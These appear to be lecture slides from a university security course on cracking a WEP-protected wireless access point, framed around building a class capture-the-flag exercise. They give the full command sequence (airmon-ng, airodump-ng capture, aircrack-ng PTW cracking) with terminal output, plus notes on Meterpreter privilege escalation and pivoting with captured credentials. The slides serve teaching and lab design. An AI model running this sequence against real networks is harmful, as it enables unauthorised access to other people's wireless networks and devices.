

# Lecture 5: Exploiting Wireless

Lanier Watkins, PhD


# Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of wireless access points
- To discuss CTF strategies and flag placement given the exploitation of wireless access points

# Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data/Information extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes
    - Following flags that require moving around the network


# Kali Linux CTF Blueprints: Chapters 1 -3



# Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story
  - Each team will receive an external HD to hold your VMs

# Kali Linux CTF Blueprints: Chapters 1 -3




# Staging Vulnerabilities

- Vulnerable access point
  - WEP enabled

```

Terminal - root@lwatkin9-laptop: ~
File Edit View Terminal Tabs Help
root@lwatkin9-laptop: # sudo iwlist wlan0 scanning
wlan0 Scan completed :
Cell 01 - Address: 00:26:B8:5E:05:EE
Channel:6
Frequency:2.437 GHz (Channel 6)
Quality=38/70 Signal level=-72 dBm
Encryption key:on
ESSID:"8WNBQ"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
          9 Mb/s; 12 Mb/s; 18 Mb/s
Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=0000003c37da4b27
Extra: Last beacon: 28ms ago
IE: Unknown: 000538574E5142
IE: Unknown: 010882848B960C121824
IE: Unknown: 030106
IE: Unknown: 200100
IE: Unknown: 2A0100
IE: Unknown: 32043048606C
IE: Unknown: DD180050F2020101030003A4000027A4000042435E0062322F00
IE: Unknown: 2D1A8C131B000000000000000000000000000000000000000000000000000000
IE: Unknown: 3D1606001B000000000000000000000000000000000000000000000000000000
IE: Unknown: DD0900037F01010000FF7F
IE: Unknown: DD0A00037F0401002000000000
IE: Unknown: 0706555320010B1B

```



# Kali Linux CTF Blueprints: Chapter 3

- Proof access point is running WEP

**BUFFALO**  
POWERED BY DD-WRT

Firmware: DD-WRT v24SP2-MULTI (07/09/12) std  
Time: 00:06:31 up 6 min, load average: 0.02, 0.12, 0.09  
WAN IP: 0.0.0.0

SetupWirelessServicesSecurityAccess RestrictionsNAT / QoSAdministrationStatus

Basic SettingsWireless SecurityAOSS / WPSMAC FilterWDS

**Wireless Security ath0**

**Physical Interface ath0 SSID [BUFFALO-DBF053] HWAddr [10:6F:3F:DB:F0:53]**

Security Mode	WEP	
Authentication Type	<input type="radio"/> Open <input checked="" type="radio"/> Shared Key	
Default Transmit Key	<input checked="" type="radio"/> 1 <input type="radio"/> 2 <input type="radio"/> 3 <input type="radio"/> 4	
Encryption	64 bits 10 hex digits	
Passphrase	0123456789	Generate
Key 1	113EEAC34F	
Key 2	527FC82F22	
Key 3	00B462ECBF	
Key 4	5DF1E13D15	

Helpmore...

**Security Mode:**  
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode. With N-Mode you must use WPA2/AES.

Save

Apply Settings



# Kali Linux CTF Blueprints: Chapter 3



## Potential CTF Brief

- Find the WEP enabled access point in the home network above the car dealer's main office.
- Then, exploit the common wireless weakness to find the encrypted password of the home network
- I hear there is a flag on the mobile device with no firewall

# Network Surveillance

- *Note, wireless interface has to be visible initially*
- `ifconfig wlan1 up`
- `sudo iwlist wlan1 scanning`


```

File Edit View Terminal Tabs Help
root@lwatkin9-laptop:~# sudo iwlist wlan0 scanning
wlan0 Scan completed :
Cell 01 - Address: 00:26:B8:5E:05:EE
Channel:6
Frequency:2.437 GHz (Channel 6)
Quality=38/70 Signal level=-72 dBm
Encryption key:on
ESSID:"8WNQB"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
          9 Mb/s; 12 Mb/s; 18 Mb/s
Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=0000003c37da4b27
Extra: Last beacon: 28ms ago
IE: Unknown: 000538574E5142
IE: Unknown: 010882848B960C121824
IE: Unknown: 030106
IE: Unknown: 200100
IE: Unknown: 2A0100
IE: Unknown: 32043048606C
IE: Unknown: DD180050F2020101030003A4000027A4000042435E0062322F00
IE: Unknown: 2D1A8C131B000000000000000000000000000000000000000000000000000000
IE: Unknown: 3D1606001B000000000000000000000000000000000000000000000000000000
IE: Unknown: DD0900037F01010000FF7F
IE: Unknown: DD0A00037F0401002000000000
IE: Unknown: 0706555320010B1B

```

# Network Surveillance

- airmon-ng
- airmon-ng check
- airmon-ng check kill
- airmon-ng start wlan0
- airodump-ng wlan0 -w WEP\_dump --bssid 10:6F:3F:DB:F0:53 -c 11 --ivs



The screenshot shows a terminal window titled "Terminal - root@lwtakin9-laptop: ~". The output of the command `airodump-ng wlan0` is displayed. It shows the interface `wlan0` is down. Below this, there are two tables of captured data.

CH 6 ][ Elapsed: 12 mins ][ 2016-02-25 00:11 ][ interface wlan0 down

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:26:B8:5E:05:EE	-69	100	7046	12011 9	6	54e.	WEP	WEP		8WNQB

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:26:B8:5E:05:EE	28:92:4A:CF:5F:8B	-20	36e-12e	0	44	
00:26:B8:5E:05:EE	A4:4E:31:0E:41:10	-25	36e-36e	115	12110	
00:26:B8:5E:05:EE	90:E7:C4:D2:D9:B3	-43	24e-12e	2	960	
00:26:B8:5E:05:EE	00:27:09:60:58:EF	-64	0 -48	0	170	
00:26:B8:5E:05:EE	A8:5B:78:14:A2:68	-70	36e-24	0	98	

At the bottom of the terminal window, there are links for "Documentation", "Community", and "About Us".

# Code Cracking

- aircrack-ng -a 1 -b 10:6F:3F:DB:F0:53 WEP\_dump-01.ivs

```
root@watkin9-laptop: # aircrack-ng -a 1 -b 00:26:B8:5E:05:EE verizon_dump-04.ivs
Opening verizon_dump-04.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 7473 ivs.
```

Aircrack-ng 1.2 rc3

[00:00:01] Tested 549181 keys (got 1437 IVs)

Aircrack-ng 1.2 rc3



KB	depth	byte(vote)
0	0/ 2	F1(3584) EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560)
1	0/ 7	1E(3072) 61([00:00:03] Tested 1132381 keys (got 1437 IVs)
2	1/ 2	67(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
KB	depth	byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
0	0/ 2	F1(3584) EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560)
1	4/ 7	4C(2816) 8A([00:00:03] Tested 1224721 keys (got 1437 IVs)
2	1/ 2	39(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
KB	depth	byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
0	1/ 2	EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
1	6/ 7	CE(2816) 17([00:00:04] Tested 1527121 keys (got 1437 IVs)
2	1/ 2	BE(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
KB	depth	byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
0	1/ 2	EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
1	6/ 7	CE(2816) 17([00:00:04] Tested 1688401 keys (got 1437 IVs)
2	1/ 2	BE(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)
KB	depth	byte(vote)5(2560) 5B(2560) A2(2560) A3(2560) CA(2560) F4(2560)
0	1/ 2	EA(3328) 3E(3072) 1C(2816) 90(2816) FF(2816) 1E(2560) 42(2560)
1	6/ 7	CE(2816) 17([00:00:08] Tested 1048577 keys (got 7532 IVs)
2	1/ 2	BE(3584) 3F(3328) 67(3328) DAircrack-ng 1.2 rc3(3072) EC(3072)

OFFENSIVE  
security



# Code Cracking Results

- Aircrack-ng -a 1 -b 00:26:B8:5E:05:EE verizon\_dump-04.ivs



## CTF

